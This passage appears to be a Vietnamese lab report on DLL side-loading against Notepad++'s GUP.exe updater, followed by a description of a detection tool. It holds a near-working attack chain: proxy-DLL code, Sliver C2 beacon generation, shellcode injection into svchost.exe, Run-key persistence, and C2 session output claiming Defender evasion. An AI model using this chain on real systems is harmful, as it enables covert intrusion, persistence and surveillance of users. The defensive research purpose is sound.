11:19:...	GUP.exe	3744	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.commo...	SUCCESS	Desired Acces...
11:19:...	GUP.exe	3744	QueryBasicI...	C:\Windows\WinSxS\amd64_microsoft.windows.commo...	SUCCESS	CreationTime: ...

Hình 4. Kết quả của Process Monitor

b) DLL Side Loading

Nhằm phục vụ cho kỹ thuật DLL Side Loading, nhóm tiến hành xây dựng một file DLL giả mạo thay thế cho libcurl.dll. Để đạt được hiệu quả thực thi mà không gây lỗi cho chương trình gọi, thư viện giả mạo cần phải xuất (export) đầy đủ các hàm mà phiên bản gốc cung cấp.

Trong hệ điều hành Windows, một thư viện DLL có thể cung cấp (export) các hàm để cho phép các tiến trình khác sử dụng. Khi một chương trình được liên kết động với một DLL, các hàm mà chương trình gọi sẽ được ánh xạ thông qua bảng Import Address Table (IAT) – bảng này lưu trữ thông tin về các hàm mà tiến trình yêu cầu từ thư viện bên ngoài. Nếu thư viện thay thế không export đúng các hàm được mong đợi, quá trình load DLL sẽ thất bại, dẫn đến lỗi khi thực thi chương trình.

Để xác định danh sách các hàm mà GUP.exe gọi từ libcurl.dll, nhóm sử dụng công cụ dumpbin.exe với tùy chọn /IMPORTS, cho phép hiển thị thông tin về các hàm được chương trình import từ các DLL liên kết.

```
C:\Program Files\Notepad++\updater>dumpbin.exe /IMPORTS GUP.exe
Microsoft (R) COFF/PE Dumper Version 14.43.34809.0
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file GUP.exe

File Type: EXECUTABLE IMAGE

Section contains the following imports:

  libcurl.dll
      1400964D8 Import Address Table
      1400B6E18 Import Name Table
      0 time date stamp
      0 Index of first forwarder reference

      F curl_easy_setopt
      0 curl_easy_cleanup
      5 curl_easy_init
      B curl_easy_perform
```

Hình 5. Import Address Table của chương trình

Kết quả phân tích cho thấy, GUP.exe gọi đến bốn hàm chính từ libcurl.dll, bao gồm: curl_easy_setopt, curl_easy_cleanup, curl_easy_init, curl_easy_perform. Sau khi xác định được các hàm cần thiết, nhóm tiến hành xây dựng mã nguồn cho DLL giả mạo, trong đó export lại bốn hàm nêu trên. Mỗi hàm được định nghĩa tối giản để chỉ trả về giá trị NULL, nhằm bảo đảm chương trình có thể tiếp tục thực thi mà không bị lỗi gọi hàm:

```
extern "C" __declspec(dllexport) PVOID curl_easy_init() {return NULL;}

extern "C" __declspec(dllexport) PVOID curl_easy_setopt() {return NULL;}

extern "C" __declspec(dllexport) PVOID curl_easy_cleanup() {return NULL;}

extern "C" __declspec(dllexport) PVOID curl_easy_perform() {return NULL;}
```


Trong phần mã chính của file DLL, nhóm tiến hành chèn một đoạn lệnh đơn giản để hiển thị một hộp thoại thông báo (MessageBox) ngay khi DLL được nạp vào tiến trình. Đây là cách kiểm tra trực quan nhằm xác nhận rằng quá trình nạp DLL đã thành công và mã độc đã được thực thi đúng cách.

```
case DLL_PROCESS_ATTACH:

    MessageBoxA(NULL, "Group-CK13", "Simple DLL", MB_OK | MB_ICONEXCLAMATION);

    break;
```

Sau khi biên dịch thành công tệp DLL giả mạo, nhóm tiến hành sao chép file này vào thư mục updater của Notepad++, đồng thời đổi tên thành libcurl.dll để thay thế thư viện gốc. Khi GUP.exe được thực thi trong điều kiện này, tiến trình sẽ nạp tệp DLL giả mạo, dẫn đến việc hiển thị hộp thoại MessageBox như đã lập trình - xác nhận rằng kỹ thuật DLL Side Loading đã được triển khai thành công.



Hình 6. Message Box hiển thị sau khi thực hiện DLL Side Loading

c) DLL Proxying

Tuy nhiên, với cách tiếp cận ban đầu - chỉ export các hàm theo kiểu “rỗng” và trả về NULL - chương trình GUP.exe sẽ không thể thực hiện đầy đủ các chức năng vốn có, đặc biệt là khả năng cập nhật Notepad++. Để khắc phục hạn chế này, nhóm đã triển khai thêm kỹ thuật DLL Proxying - một phương pháp phổ biến trong khai thác DLL nhằm đánh lừa tiến trình hợp pháp bằng cách chuyển tiếp các lời gọi hàm đến thư viện gốc.

Kỹ thuật này hoạt động bằng cách tạo ra một Proxy DLL - tức một thư viện trung gian có cùng các hàm export với DLL gốc, nhưng thực chất chỉ forward (chuyển tiếp) các lời gọi đó sang phiên bản gốc của thư viện.

Cụ thể, nhóm thực hiện đổi tên thư viện gốc libcurl.dll thành gup.dll, nhằm tách biệt khỏi phiên bản giả mạo sẽ được nạp. Trong DLL giả mạo ban đầu, nhóm thêm các chỉ thị linker thông qua các dòng #pragma comment (linker, ...) để export lại các hàm như trong thư viện gốc. Tuy nhiên, thay vì tự định nghĩa các hàm, các chỉ thị này sẽ forward lời gọi đến thư viện gup.dll.

Cú pháp chỉ thị linker được sử dụng có dạng:

```
#pragma comment
(linker, "/export:<export_func>=<org_dll>.<org_func>,@<ordinal>")
```


Trong đó:

- <export_func>: Tên hàm sẽ được export từ DLL giả mạo
- <org_dll>: Tên của thư viện gốc (sau khi đổi tên)
- <org_func>: Tên hàm thực sự nằm trong DLL gốc
- <ordinal>: Số thứ tự tương ứng với hàm export trong bảng export của DLL

Ví dụ cụ thể trong trường hợp này:

```
#pragma comment(linker, "/export:curl_easy_cleanup=gup.curl_easy_cleanup,@1")
#pragma comment(linker, "/export:curl_easy_init=gup.curl_easy_init,@6")
#pragma comment(linker, "/export:curl_easy_perform=gup.curl_easy_perform,@12")
#pragma comment(linker, "/export:curl_easy_setopt=gup.curl_easy_setopt,@16")
```

Sau khi chỉnh sửa và biên dịch lại thư viện, nhóm thay thế libcurl.dll trong thư mục updater bằng phiên bản proxy DLL vừa tạo. Khi GUP.exe được thực thi để cập nhật Notepad++, các hàm được gọi sẽ được chuyển tiếp đến thư viện gốc (gup.dll), cho phép quá trình cập nhật diễn ra bình thường như thiết kế ban đầu. Điều này chứng minh rằng kỹ thuật DLL Proxying đã được tích hợp thành công, đồng thời vẫn giữ được khả năng chèn mã độc hoặc thực hiện các hành vi khác từ phía attacker.



Hình 7. Message Box hiển thị sau khi thực hiện DLL Proxying

d) Thiết lập C2 server và triển khai payload

Trong giai đoạn triển khai payload, nhóm lựa chọn công cụ Sliver C2 để đóng vai trò làm máy chủ điều khiển (Command and Control - C2) cho attacker. Đây là một nền tảng mã nguồn mở mạnh mẽ, hỗ trợ nhiều kỹ thuật tấn công hiện đại và có khả năng tích hợp với nhiều loại payload khác nhau.

Để thiết lập kênh liên lạc an toàn giữa máy nạn nhân và C2 server, nhóm sử dụng cơ chế Mutual TLS (mTLS) – một hình thức mã hóa hai chiều, trong đó cả client và server đều thực hiện xác thực lẫn nhau thông qua chứng chỉ số. Listener được thiết lập trên máy chủ attacker sử dụng giao thức mTLS, với cổng mặc định được mở là 8888.

```
sliver > mtlsl
[*] Starting mTLS listener ...
[*] Successfully started job #1
```

Hình 8. Thiết lập kênh liên lạc mTLS

Tiếp theo, nhóm tạo một beacon - đây là một dạng payload được thiết kế để cài đặt vào hệ thống mục tiêu. Sau khi được thực thi, beacon sẽ định kỳ gửi tín hiệu (“beaconing”) về máy chủ C2 nhằm báo hiệu trạng thái và chờ nhận lệnh điều khiển từ attacker. Payload dạng beacon có khả năng hoạt động âm thầm và duy trì kết nối ổn định với hạ tầng điều khiển từ xa, đóng vai trò trung tâm trong việc kiểm soát hệ thống bị xâm nhập.

```
sliver > generate beacon -f shellcode -m 192.168.62.14
[*] Generating new windows/amd64 beacon implant binary (1m0s)
[*] Symbol obfuscation is enabled
[*] Build completed in 50s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /home/kali/Desktop/sliver-demo/FRAIL_WAFFLE.bin
```

Hình 9. Thiết lập payload

Việc sử dụng Sliver C2 và thiết lập mTLS giúp đảm bảo kênh điều khiển được bảo mật, khó bị phát hiện hoặc giám sát bởi các hệ thống phòng thủ truyền thống.

e) Triển khai tấn công và cơ chế duy trì mã độc

Để thực thi tấn công và đảm bảo khả năng tồn tại lâu dài của mã độc trên hệ thống mục tiêu, nhóm xây dựng một hàm có tên DoMagic(). Hàm này sẽ được tự động gọi ngay khi

file DLL giả mạo được nạp vào tiến trình, với chức năng chính là triển khai mã độc vào bộ nhớ và thiết lập kết nối với hạ tầng điều khiển từ xa.

Đầu tiên, DoMagic() thực hiện việc mở và đọc toàn bộ nội dung của file nhị phân chứa shellcode vào vùng nhớ động. Payload này chính là beacon đã được tạo từ Sliver C2, có nhiệm vụ kết nối định kỳ về máy chủ attacker để nhận lệnh điều khiển.

```
FILE* fp = fopen("gup-payload.bin", "rb");

fseek(fp, 0, SEEK_END);

size_t size = ftell(fp);

fseek(fp, 0, SEEK_SET);

unsigned char* buffer = (unsigned char*)malloc(size);

fread(buffer, size, 1, fp);

fclose(fp);
```

Để tránh bị phát hiện, thay vì thực thi shellcode trực tiếp trong tiến trình GUP.exe, nhóm sử dụng kỹ thuật process injection bằng cách tạo một tiến trình Windows hợp pháp là svchost.exe ở trạng thái suspended (tạm dừng).

```
BOOL success = CreateProcessA(

    "C:\\Windows\\System32\\svchost.exe",

    NULL, NULL, NULL, FALSE,

    CREATE_SUSPENDED,

    NULL, NULL, &si, &pi

);
```

Sau đó, shellcode được cấp phát bộ nhớ trong tiến trình mới, ghi dữ liệu vào đó và chuẩn bị cho việc thực thi. Cuối cùng, shellcode sẽ được thực thi trong ngữ cảnh của tiến trình svchost.exe, cho phép mã độc hoạt động ngầm dưới một tiến trình hợp pháp, giảm thiểu khả năng bị phát hiện. Việc này cũng đảm bảo rằng ngay cả khi GUP.exe kết thúc, shellcode vẫn tiếp tục chạy trong phiên làm việc của người dùng.

```
LPVOID remoteMem = VirtualAllocEx(pi.hProcess, NULL, size, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

WriteProcessMemory(pi.hProcess, remoteMem, buffer, size, NULL);

CONTEXT ctx;

ctx.ContextFlags = CONTEXT_FULL;

GetThreadContext(pi.hThread, &ctx);

SetThreadContext(pi.hThread, &ctx);

ResumeThread(pi.hThread);
```

Để mã độc có thể tự động tái thực thi mỗi khi người dùng đăng nhập, nhóm xây dựng một đoạn mã VBScript đơn giản, lưu tại thư mục %APPDATA%. Script này có nhiệm vụ âm thầm khởi chạy GUP.exe trong chế độ ẩn, không hiển thị giao diện người dùng.

```
Set WshShell = CreateObject("WScript.Shell")

WshShell.CurrentDirectory = "C:\Program Files\Notepad++\updater"

WshShell.Run """"GUP.exe""", 0, False
```

Sau khi tạo file .vbs, nhóm thêm đường dẫn của nó vào khóa Registry *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*. Việc bổ sung này đảm bảo rằng mỗi lần người dùng đăng nhập vào Windows, script VB sẽ được kích hoạt, từ đó khởi chạy GUP.exe - đồng nghĩa với việc tiến trình svchost.exe chứa shellcode sẽ lại được tạo ra, duy trì sự hiện diện và kết nối của mã độc với máy chủ C2 một cách liên tục và bền vững.

2. Công cụ giám sát và phát hiện

a) Cài đặt công cụ

Để đảm bảo công cụ hoạt động đúng và đầy đủ các chức năng như mong đợi, người dùng cần cài đặt trước các thư viện Python cần thiết. Danh sách các thư viện này đã được định nghĩa sẵn trong tệp *requirements.txt*, người dùng chỉ cần thực hiện lệnh *pip install -r requirements.txt* để tự động tải và cài đặt toàn bộ các thư viện phụ thuộc.

```
psutil
```

requests
pefile
colorama

Do công cụ được thiết kế để thực hiện các thao tác nhạy cảm trên hệ thống như giám sát thư mục, tiến trình, khóa registry, cũng như hỗ trợ người dùng thực hiện các hành động trực tiếp như xóa tệp, xóa khóa registry, hoặc dừng tiến trình, nên việc chạy công cụ với quyền Administrator là bắt buộc. Nếu công cụ được khởi chạy dưới quyền người dùng thông thường, nhiều chức năng quan trọng sẽ không thể thực hiện do bị giới hạn quyền truy cập tài nguyên hệ thống. Điều này có thể làm ảnh hưởng đến độ chính xác của kết quả hoặc khiến một số chức năng không thể hoạt động.

```
2025-06-09 09:19:06,403 - WARNING - WARNING: Script is not running with Administrator privileges. Some scans (e.g., cert
ain process details, system-wide DLL listing, process termination) might be limited or fail.
2025-06-09 09:19:06,403 - WARNING - Script not running as Administrator. Functionality may be limited.
2025-06-09 09:19:06,403 - INFO - VirusTotal API Key has been set/updated.
2025-06-09 09:19:06,410 - INFO - VirusTotal scanning disabled for this run.
2025-06-09 09:19:06,410 - INFO - Starting DLL Side-Loading Attack Detector at 2025-06-09 09:19:06
2025-06-09 09:19:06,412 - INFO - Command line arguments: ['.\\main.py']
```

Hình 10. Cảnh báo cần chạy công cụ dưới quyền Administrator

Khi người dùng chạy công cụ mà không cung cấp thêm bất kỳ tùy chọn dòng lệnh nào, chương trình sẽ tự động hiển thị danh sách các tùy chọn khả dụng.

```
usage: main.py [-h] [--scan-static PATH] [--use-virustotal] [--vt-api-key KEY] [--scan-processes] [--scan-pid PID]
               [--scan-by-name NAME] [--list-all-dlls] [--scan-registry] [--full-scan PATH] [--monitor]

Advanced DLL Side-Loading Attack Detector. Monitors for specific GUP.exe behavior and other suspicious activities.

options:
  -h, --help                show this help message and exit
  --scan-static PATH        Path to a folder or file for static analysis.
  --use-virustotal          Enable VirusTotal checking for static scans (requires API key).
  --vt-api-key KEY         VirusTotal API key (overrides config.ini).
  --scan-processes          Scan running processes for GUP.exe -> svchost.exe pattern and other anomalies.
  --scan-pid PID           Get details and analyze a specific Process ID.
  --scan-by-name NAME       Scan processes by name.
  --list-all-dlls          List all processes and their loaded DLLs (can be very verbose).
  --scan-registry           Scan HKCU\CurrentVersion\Run for suspicious entries.
  --full-scan PATH         Perform static scan on PATH, process scan, and registry scan. Use with --use-virustotal if
                           desired.
  --monitor                 Enable real-time process monitoring.
```

Hình 11. Các tùy chọn của công cụ

b) Tích hợp Virus Total API

Tùy chọn `--use-virustotal` cho phép tích hợp API của VirusTotal để kiểm tra hash của các tệp và DLL đáng ngờ, giúp xác minh nhanh chóng độ độc hại của chúng từ cộng đồng bảo mật toàn cầu. Để sử dụng tính năng hoàn chỉnh cần cấu hình trong file config.ini.

- `api_key`: API key của Virus Total, có được khi đăng kí tài khoản Virus Total
- `virustotal_malicious_threshold`: Số lượng engine Virus Total tối thiểu đánh giá để được xem là độc hại
- `virustotal_api_delay`: Thời gian chờ giữa các yêu cầu API Virus Total (giây)

[VirusTotal]

`api_key = your_api_key`

[Settings]

`virustotal_malicious_threshold = 5`

`virustotal_api_delay = 2`

c) Chức năng quét tĩnh thư mục

Chức năng `--scan-static` thực hiện phân tích tĩnh trên toàn bộ các tệp trong thư mục được chỉ định. Mục tiêu chính của chức năng này là xác định các tệp khả nghi dựa trên cấu trúc và hành vi tĩnh mà không cần thực thi. Cụ thể, công cụ sẽ quét các tệp có đuôi mở rộng như `.exe`, `.dll`, `.vbs`, `.sys`, `.com`,.... Trong quá trình phân tích, chương trình kiểm tra sự hiện diện của chữ ký số (digital signatures), phân tích các hàm được import từ file DLL nhằm phát hiện những dấu hiệu bất thường như việc sử dụng các API mạng hoặc thao tác tiến trình. Cuối cùng, nó thực hiện tìm kiếm các chuỗi nhúng có khả năng tiết lộ mục đích độc hại của tệp.

d) Chức năng quét các tiến trình

Chức năng `--scan-processes` cho phép thực hiện phân tích động trên các tiến trình đang hoạt động trong hệ thống. Mục tiêu chính của chức năng này là phát hiện các kỹ thuật tấn công như DLL side-loading hoặc các tiến trình có hành vi bất thường. Khi được kích hoạt, công cụ sẽ liệt kê toàn bộ các file DLL được nạp bởi các tiến trình hiện tại. Bên cạnh đó, nó kiểm tra các tiến trình `svchost.exe` và xác định xem cha của các tiến trình này có hợp lệ hay không (ví dụ như `services.exe`, `wininit.exe`,...). Công cụ cũng chú ý đến các tiến trình có tên `GUP.exe`, vốn thường được các mã độc sử dụng để ngụy trang dưới hình thức hợp pháp.

e) Chức năng quét tiến trình theo tên

Với tùy chọn *--scan-by-name*, công cụ cho phép chỉ định tên một tiến trình cụ thể để thực hiện phân tích chi tiết. Khi tiến trình mục tiêu được xác định, chương trình sẽ liệt kê toàn bộ các DLL đã được nạp bởi tiến trình đó. Trong trường hợp người dùng kết hợp thêm tùy chọn *-use-virustotal*, các DLL này có thể được kiểm tra trực tiếp trên VirusTotal để xác định mức độ đe dọa.

f) Chức năng liệt kê các DLL

Chức năng *--list-all-dlls* cung cấp khả năng liệt kê toàn bộ các DLL hiện đang được sử dụng bởi tất cả các tiến trình đang chạy trong hệ thống. Đây là một chức năng mang tính thống kê và hỗ trợ rất tốt cho việc phân tích thủ công, cho phép người dùng dễ dàng phát hiện những DLL không mong muốn hoặc đáng ngờ trong ngữ cảnh toàn cục.

g) Chức năng quét registry

Tùy chọn *--scan-registry* được thiết kế để kiểm tra các khóa registry quan trọng, nhằm phát hiện các kỹ thuật persistence hoặc các cơ chế khởi động đáng ngờ. Công cụ tập trung vào các khóa phổ biến, nơi các phần mềm (bao gồm cả mã độc) thường tự động thêm vào để khởi động cùng hệ thống. Ngoài ra, chức năng này có thể phát hiện các script VBS được lưu tại thư mục *APPDATA* hay các chỉ dẫn khởi động liên quan đến *gup.exe*. Đặc biệt, chương trình có thể tùy chọn xóa các khóa registry và các tệp liên quan khi phát hiện dấu hiệu bất thường, nếu người dùng kích hoạt chế độ khắc phục tự động.

h) Chức năng giám sát thời gian thực

Chức năng *--monitor* chuyển công cụ sang chế độ giám sát thời gian thực, giúp phát hiện kịp thời các tiến trình hoặc hành vi bất thường ngay khi chúng xuất hiện. Trong chế độ này, công cụ sẽ liên tục theo dõi các tiến trình mới được tạo, đặc biệt chú ý đến mối quan hệ giữa các tiến trình cha và con, chẳng hạn như *svchost.exe* với *parent* không hợp lệ. Nếu được kích hoạt cùng *-use-virustotal*, tất cả các DLL nạp bởi tiến trình mới sẽ được kiểm tra với VirusTotal. Khi phát hiện dấu hiệu đáng ngờ, công cụ có thể cảnh báo trực tiếp trên giao diện console hoặc thông qua hộp thoại nếu không bị tắt.

i) Chức năng quét toàn diện

Chức năng *--full-scan* là một giải pháp quét toàn diện, kết hợp ba chức năng chính: phân tích tĩnh (*-scan-static*), quét tiến trình (*-scan-processes*) và kiểm tra registry (*-scan-registry*). Khi được thực thi, công cụ sẽ lần lượt phân tích các tệp trong thư mục chỉ định, kiểm tra các tiến trình hiện có, và quét các khóa registry quan trọng. Kết quả của các bước này sẽ được tổng hợp thành một báo cáo toàn diện, giúp người dùng có cái nhìn sâu sắc về tình trạng an toàn hệ thống. Nếu kết hợp với *-use-virustotal*, mức độ phát hiện và xác minh sẽ được nâng cao nhờ kiểm tra trực tuyến.

C. KẾT QUẢ THỰC NGHIỆM

1. Thực thi mã độc

Quá trình thực nghiệm được thực hiện trong môi trường mô phỏng gồm hai máy: một máy đóng vai trò nạn nhân (victim) và một máy attacker vận hành hạ tầng điều khiển từ xa (Sliver C2).

a) Trên máy nạn nhân

Khi người dùng thực thi GUP.exe (thông qua hành động cập nhật Notepad++), chương trình hiển thị một hộp thoại thông báo và thực hiện chức năng cập nhật phần mềm như thông thường. Nhóm đã thực nghiệm trên cả hệ phiên bản hệ điều hành khác nhau là Windows 10 và Windows 11, tất đều được cập nhật đến phiên bản mới nhất, phần mềm Windows Defender vẫn đang được kích hoạt đầy đủ với tất cả các tùy chọn bảo vệ (real-time protection, cloud-delivered protection, tamper protection,...), nhưng không có bất kỳ cảnh báo nào được phát ra, cho thấy payload đã vượt qua được các lớp phòng thủ mặc định.

b) Trên máy attacker

Ngay sau khi GUP.exe được thực thi trên máy nạn nhân, một kết nối mới được thiết lập thành công về máy chủ Sliver C2:

- Thông tin kết nối: một phiên làm việc (session) mới xuất hiện từ máy có địa chỉ IP nội bộ là 192.168.62.15 (địa chỉ của máy victim)

```
[*] Beacon 54f1ea1a FRAIL_WAFFLE - 192.168.62.15:51866 (DESKTOP-LA7663K) - windows/amd64 - Wed, 23 Apr 2025 01:50:11 EDT

sliver > info

? Select a session or beacon: BEACON 54f1ea1a FRAIL_WAFFLE 192.168.62.15:51866 DESKTOP-LA7663K DESKTOP-LA7663K\tn
dt windows/amd64
Beacon ID: 54f1ea1a-edb1-461c-94a8-367ffe2a1f10
Name: FRAIL_WAFFLE
Hostname: DESKTOP-LA7663K
UUID: abb24d56-15c5-e7f1-49d6-1ae643e69019
Username: DESKTOP-LA7663K\tndt
UID: S-1-5-21-3166127561-109088929-2432648592-1001
GID: S-1-5-21-3166127561-109088929-2432648592-513
PID: 2040
OS: windows
Version: 10 build 19045 x86_64
Locale: en-US
Arch: amd64
Active C2: mtl://192.168.62.14:8888
Remote Address: 192.168.62.15:51866
Proxy URL:
Interval: 1m0s
Jitter: 30s
First Contact: Wed Apr 23 01:50:11 EDT 2025 (3m10s ago)
Last Checkin: Wed Apr 23 01:52:26 EDT 2025 (55s ago)
Next Checkin: Wed Apr 23 01:53:49 EDT 2025 (in 28s)
```

Hình 12. Session mới được tạo giữa máy victim và máy attacker

- Attacker có thể tương tác trực tiếp với victim thông qua phiên này bằng các lệnh do Sliver hỗ trợ. Ví dụ:

- Xác định danh tính người dùng đang đăng nhập: `whoami`

```
sliver > use
? Select a session or beacon: BEACON 54f1ea1a FRAIL_WAFFLE 192.168.62.15:51866 DESKTOP-LA7663K DESKTOP-LA7663K\tn
dt windows/amd64
[*] Active beacon FRAIL_WAFFLE (54f1ea1a-edb1-461c-94a8-367ffe2a1f10)

sliver (FRAIL_WAFFLE) > whoami
Logon ID: DESKTOP-LA7663K\tn
[*] Tasked beacon FRAIL_WAFFLE (2dd1f0cd)
```

Hình 13. Kết quả thực thi lệnh `whoami`

- Liệt kê nội dung thư mục hiện tại: `ls`

```
sliver (FRAIL_WAFFLE) > ls
[*] Tasked beacon FRAIL_WAFFLE (313a4b66)
[*] FRAIL_WAFFLE completed task 313a4b66

C:\Program Files\Notepad++\updater (8 items, 16.8 MiB)
-rw-rw-rw- gup.dll 779.3 KiB Wed Feb 05 19:36:12 -0700 2025
-rw-rw-rw- GUP.exe 785.8 KiB Wed Feb 05 19:36:10 -0700 2025
-rw-rw-rw- gup.xml 4.5 KiB Thu Oct 24 18:29:20 -0700 2024
-rw-rw-rw- libcurl.dll 11.0 KiB Tue Apr 22 22:49:35 -0700 2025
-rw-rw-rw- LICENSE 7.6 KiB Thu Oct 24 18:29:20 -0700 2024
-rw-rw-rw- payload.bin 15.1 MiB Tue Apr 22 22:41:42 -0700 2025
-rw-rw-rw- README.md 3.8 KiB Thu Oct 24 18:29:20 -0700 2024
-rw-rw-rw- updater.ico 130.7 KiB Thu Oct 24 18:29:20 -0700 2024
```

Hình 14. Kết quả thực thi lệnh `ls`

- Lấy thông tin mạng của hệ thống: `ifconfig`

```
sliver (FRAIL_WAFFLE) > ifconfig
[*] Tasked beacon FRAIL_WAFFLE (bf6e01ec)
[*] FRAIL_WAFFLE completed task bf6e01ec

+-----+
| Ethernet0 |
+-----+
| # | IP Addresses | MAC Address |
+-----+-----+
| 13 | 192.168.62.15/24 | 00:0c:29:e6:90:19 |
+-----+-----+
1 adapters not shown.
```


Hình 15. Kết quả thực thi lệnh `ifconfig`

- Chụp ảnh màn hình desktop của máy nạn nhân: `screenshot`

```
sliver (FRAIL_WAFFLE) > screenshot
[*] Tasked beacon FRAIL_WAFFLE (7379e86f)
[*] FRAIL_WAFFLE completed task 7379e86f
Automatic sample submission
[*] Screenshot written to /tmp/screenshot_DESKTOP-LA7663K_20250423015841_471524147.png (290.9 KiB)
```

Hình 16. Kết quả thực thi lệnh `screenshot`

- Hình ảnh thu được:



Hình 17. Ảnh chụp màn hình của máy victim

Kết quả thực nghiệm cho thấy payload hoạt động ổn định, có thể tương tác thời gian thực với hệ thống nạn nhân mà không bị các công cụ bảo mật mặc định trên Windows phát hiện.

c) Đánh giá độ phát hiện thông qua VirusTotal


Để đánh giá khả năng bị phát hiện của file libcurl.dll giả mạo, nhóm đã tiến hành tải mẫu lên nền tảng VirusTotal để quét với nhiều công cụ chống virus khác nhau. Mã hash của file là a06f3e5255394e1d0c7ec15d0c0833627d89fc43fd8797ed20ebabc3648b095f. Kết quả quét cho thấy có 10/72 công cụ antivirus phát hiện là mã độc.

Kết quả này chứng minh tính hiệu quả của phương pháp DLL Side Loading kết hợp với DLL Proxying, đồng thời phản ánh khoảng thời gian “an toàn tạm thời” mà attacker có thể tận dụng trước khi mẫu bị nhận diện phổ biến trong cộng đồng bảo mật.

2. Công cụ giám sát và phát hiện

